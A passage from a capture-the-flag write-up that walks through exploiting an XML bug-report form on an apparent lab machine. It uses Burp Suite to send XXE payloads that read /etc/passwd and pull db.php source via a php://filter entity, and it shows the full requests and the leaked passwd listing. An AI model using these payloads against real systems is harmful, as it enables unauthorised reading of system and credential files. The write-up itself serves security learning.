Next, I run BurpSuite. I have low experience on using this so there was a lot of try and error until I managed to intercept. I found out that I need to use BurpSuite's browser to intercept the web page easily. Maybe this is because of the latest version of the BurpSuite.


The data in the POSTrequests is encoded in base 64 so I decoded it using CyberChef. But before that I bring it to Repeater. (Action > Send to Repeater)


Burp Suite Community Edition v2021.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
INSPECTOR

Request to http://10.129.180.152:80

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.180.152
Content-Length: 223
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.129.180.152
Referer: http://10.129.180.152/log_submit.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5hc2FzPC90aXRsZT4KCQk8Y3dlPmRhc2Q8L2N
3ZT4KCQk8Y3Zzcz5kYXNkPC9jdnNzPgoJCTxyZXdhcmQ%2BYXNkYWRzPC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B
```

It displays a part of xml code after the base64 decoded.




```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZ
T5hc2FzPC90aXRsZT4KCQk8Y3dlPmRhc2Q8L2N3ZT4KCQk8Y3Zzcz5kYXNkPC9jdnNzPgoJCTxyZXdhcmQ%2BYXNk
YWRzPC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B
```

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>asas</title>
                <cwe>dasd</cwe>
                <cvss>dasd</cvss>
                <reward>asdads</reward>
                </bugreport>
```

After googling on how to exploit this. I found out about XXE(XML External Entity) attack. This type of attack can be used when there is an XML input that contains in the code. I refer to the link below on how to exploit.


What is XXE (XML external entity) injection? Tutorial & Examples | Web Security Academy (portswigger.net)



The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the /etc/passwd file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

I added the <!DOCTYPE …>]> line and altered the necessary part before paste it on BurpSuite.


Burp Suite Community Edition v2021.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × ...
Send
Cancel
Target: http://10.129.138.225
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR


```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.138.225
Content-Length: 301
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://10.129.138.225
Referer: http://10.129.138.225/log_submit.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

data=<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
    <bugreport>
    <title>&xxe/title>
    <cwe>asd</cwe>
    <cvss>asd</cvss>
    <reward>asd</reward>
    </bugreport>
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 03:14:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 248
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      CWE:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      Score:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      Reward:
    </td>
    <td>
    </td>
  </tr>
</table>
```

Later on, I found out that I can easily encode/decode using BurpSuite without using CyberChef anymore. I encode the previous plaintext based on the above screenshot. I encoded it again by reversing the steps on how I decode it which is from URL > Base. Means that I encoded it from Base64>URL(encoded key characters)

Once I clicked Send on the Repeater it displays a list of user of the machine. The response shows that there are only two users that have shell which is root and development.


This is a great finding but I still need the credentials to login by SSH.


Burp Suite Community Edition v2021.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
3 × ...
Send
Cancel
Target: http://10.129.180.152
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.180.152
Content-Length: 305
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.129.180.152
Referer: http://10.129.180.152/log_submit.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4NCjwh
RE9DVFlQRSBmb28gWyA8IUVOVElUWSB4eGUgU1lTVEVNICJmaWxlOi8vL2V0Yy9w
YXNzd2QiPiBdPgoJCTxidWdyZXBvcnQ%2bCgkJPHRpdGxlPiZ4eGU7PC90aXRsZT
4KCQk8Y3dlPmFzZHM8L2N3ZT4KCQk8Y3Zzcz5hc2RhczwvY3Zzcz4KCQk8cmV3YX
JkPmFzZGE8L3Jld2FyZD4KCQk8L2J1Z3JlcG9ydD4%3d
```

```
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolo
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      systemd-network:x:100:102:systemd Network Management,,,:/r
      systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd
      systemd-timesync:x:102:104:systemd Time Synchronization,,,
      messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
      syslog:x:104:110::/home/syslog:/usr/sbin/nologin
      _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
      tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/fals
      uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
      tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
      landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
      pollinate:x:110:1::/var/cache/pollinate:/bin/false
      sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
      systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin
      development:x:1000:1000:Development:/home/development:/bin
      lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
      usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin
    </td>
  </tr>
  <tr>
    <td>
      CWE:
    </td>
    <td>
```

I remembered that I found a *db.php* file when using the dirsearch. So I search if there is any XXE attacks that I can access the .php file which I found below.




XXE: Access Control Bypass (Loading Restricted Resources — PHP example)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-
encode/resource=http://example.com/viewlog.php">]>
<foo><result>&ac;</result></foo>
```

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=db.php">]>

I added the above line and encode it again before pressing Send.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
2 × 3 × ...
Send Cancel < >
Target: http://10.129.138.225
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR


Request

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.138.225
Content-Length: 256
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://10.129.138.225
Referer: http://10.129.138.225/log_submit.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

data=<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"php://filter/read=convert.base64-encode/resource=db.php">]>
    <bugreport>
    <title>&xxe</title>
    <cwe>asd</cwe>
    <cvss>asd</cvss>
    <reward>asd</reward>
    </bugreport>
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 30 Jul 2021 04:46:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 248
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      CWE:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      Score:
    </td>
    <td>
    </td>
  </tr>
  <tr>
    <td>
      Reward:
    </td>
    <td>
    </td>
  </tr>
</table>
```

I managed to get the credentials but the database shows that it is for admin.


Burp Suite Community Edition v2021.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
3 × 4 × 5 × 6 × ...
Send Cancel
Target: http://10.129.180.152
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Converted text
Copy to clipboard
Close
Search...
0 matches

